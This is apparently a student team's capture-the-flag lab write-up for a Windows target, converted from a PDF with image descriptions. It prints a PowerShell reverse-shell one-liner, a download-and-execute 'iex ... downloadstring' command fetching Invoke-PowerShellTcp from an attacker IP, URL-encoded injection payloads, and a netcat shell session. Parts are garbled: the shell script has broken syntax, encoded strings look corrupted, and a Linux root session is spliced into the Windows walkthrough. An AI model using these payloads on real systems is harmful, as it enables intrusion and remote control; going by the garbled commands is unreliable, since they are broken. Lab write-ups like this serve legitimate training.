
A screenshot of a terminal window titled 'root@kali:~#'. The window contains the same PowerShell script as the previous image, with a 'Screenshot taken' watermark at the top right. The script is intended to be saved as 'shell.ps1'.

```
GNU nano 3.0
shell.ps1
$client = New-Object System.Net.Sockets.TCPClient('10.10.31.240',443);$stream = $client.GetStream();$byte[0]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){$data = (New-Object -Type [System.Text.ASCIIEncoding]).GetString($bytes,0,$i);$sendback = [hex]$data -gt 0x41 | Out-String;$sendback2 = $sendback + "PS "+ (pwd).Path + ">";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```


Next, we open burpsuite and send the request to repeater.




We open the listener and python3



Next, we encode the command (invoke-PowerShellTcp-Reverse -IP Address -Port) into URL twice.



After we encode it, we take the encoded command and put it in the repeater inside the first line after the Equinox| and paste it.



Do the same step for powershell.exe -c iex(new-object net.webclient).downloadstring('http://IP_ADDRESS/file.ps1')

The figure shows the Burp Suite interface with three decoded payloads displayed in the Decoder tab.

Decoder Tab:

- Line 1:** powershell.exe -c (new-object net.webclient).downloadstring("http://10.18.12.157/Invoke-PowerShellTcp.ps1.ps1")
- Line 2:** %70%3a%2f%31%30%2e%31%38%2e%31%32%2e%31%35%37%2f%49%6e%76%6f%6b%65%2d%50%6f%77%65%72%53%68%65%6c%54%63%70%2e%70%73%31%2e%70%73%31%19%28
- Line 3:** 36%35%25%36%63%25%36%63%25%35%34%25%36%33%25%37%30%25%32%65%25%37%30%25%37%33%25%33%31%25%32%65%25%37%30%25%37%33%25%33%31%25%31%39%25%32%39

Decoder Options (Top Right):

- Text Hex
- Decode as ...
- Encode as ...
- Hash ...
- Smart decode

Decoder Options (Second Row):

- Text Hex
- Decode as ...
- Encode as ...
- Hash ...
- Smart decode

Decoder Options (Third Row):

- Text Hex
- Decode as ...
- Encode as ...
- Hash ...
- Smart decode

Burp Suite Community Edition v2021.10.3 - Temporary Project

Request

Response

INSPECTOR

Target: http://admin.ironcorp.me:11025

HTTP/1.1 400 Bad Request

Date: Wed, 03 Aug 2022 15:48:27 GMT

Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4

Vary: accept-language,accept-charset

Accept-Ranges: bytes

Connection: close


Content-Type: text/html; charset=utf-8

Content-Language: en

Expires: Wed, 03 Aug 2022 15:48:27 GMT

<html><head><title>Bad request!</title><style type="text/css">...</style><body><p>Your browser (or proxy) sent a request that this server could not understand.

Later, we wait for a while, the listener and python3 terminal will show something out.



Horizontal Privilege Escalation

Members Involved: Irfan, Azriy, Ming, Zuhir

Tools used: Python3, Netcat, THM AttackBox, Kali

Thought Process and Methodology and Attempts:

Later, we use listener terminal and change the directory to C. We can also discover the C drive.

```
kali@kali:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.18.31.240] from (UNKNOWN) [10.10.246.43] 50001
PS E:\xampp\htdocs\internal> c:
PS C:\> ls

Directory: C:\

Mode LastWriteTime Length Name
-- -- -- --
d---- 4/11/2020 11:27 AM intpub
d---- 4/11/2020 4:11 AM T0Rit
d---- 4/11/2020 12:45 PM PerfLogs
d---r-- 4/13/2020 11:18 AM Program Files
d---r-- 4/13/2020 11:18 AM System Files (x86)
d---r-- 4/11/2020 4:11 AM Users
d---- 4/13/2020 11:28 AM Windows

PS C:\> cd users
PS C:\users> ls

Directory: C:\users

Mode LastWriteTime Length Name
-- -- -- --
d---- 4/11/2020 4:11 AM Admin
d---- 4/11/2020 11:07 AM Administrator
d---- 4/11/2020 11:55 AM Equinox
d---F- 4/11/2020 10:38 AM Public
d---- 4/11/2020 11:53 AM Saifight
d---- 4/11/2020 11:53 AM SuperAdmin
d---- 4/11/2020 3:00 AM TEMP

PS C:\users> cd administrator
PS C:\users\administrator> ls

Directory: C:\users\administrator

Mode LastWriteTime Length Name
```

Next, we have to find user.txt flag. So, we go into user and then administrator. We will found user.txt file inside there. Then, we read the file to find the flag.

```

lalit@kali:~$ whoami
lalit
lalit@kali:~$ id
uid=1000(lalit) gid=1000(lalit) groups=1000(lalit)
lalit@kali:~$ su -
[root]# whoami
root
[root]# id
uid=0(root) gid=0(root) groups=0(root)

```

Root Privilege Escalation

Members Involved: Irfan, Azriy, Ming, Zuhir

Tools used: THM AttackBox, Kali

Thought Process and Methodology and Attempts:



Lastly, we have to find the last flag. So, we change the directory to superadmin and then read the flag by typing cat Desktop\root.txt

```

lalit@kali:~$ whoami
lalit
lalit@kali:~$ id
uid=1000(lalit) gid=1000(lalit) groups=1000(lalit)
lalit@kali:~$ su -
[root]# whoami
root
[root]# id
uid=0(root) gid=0(root) groups=0(root)
[root]# cd /users/superadmin
[root]# ls
root.txt
[root]# cat root.txt
[flag]

```

Contributions

Student ID	Name	Contribution	Signatures
1211102895	Muhammad Irfan Bin Mohd Nazri	I figured out how to find more domain hosts using the AXFR Dig command.	
1211104288	Mohd Azriy Akmalhazim Bin Mohd Nazariee	I managed to make sure that our netcat was listened and that our reverse shell entered.	

1211103634	Ho Tian Ming	discovered that the website contains SSRF flaws.	
1211101035	Mohamad Zuhir Bin Mohamad Zailani	used Hydra to narrow down our search for usernames and passwords.	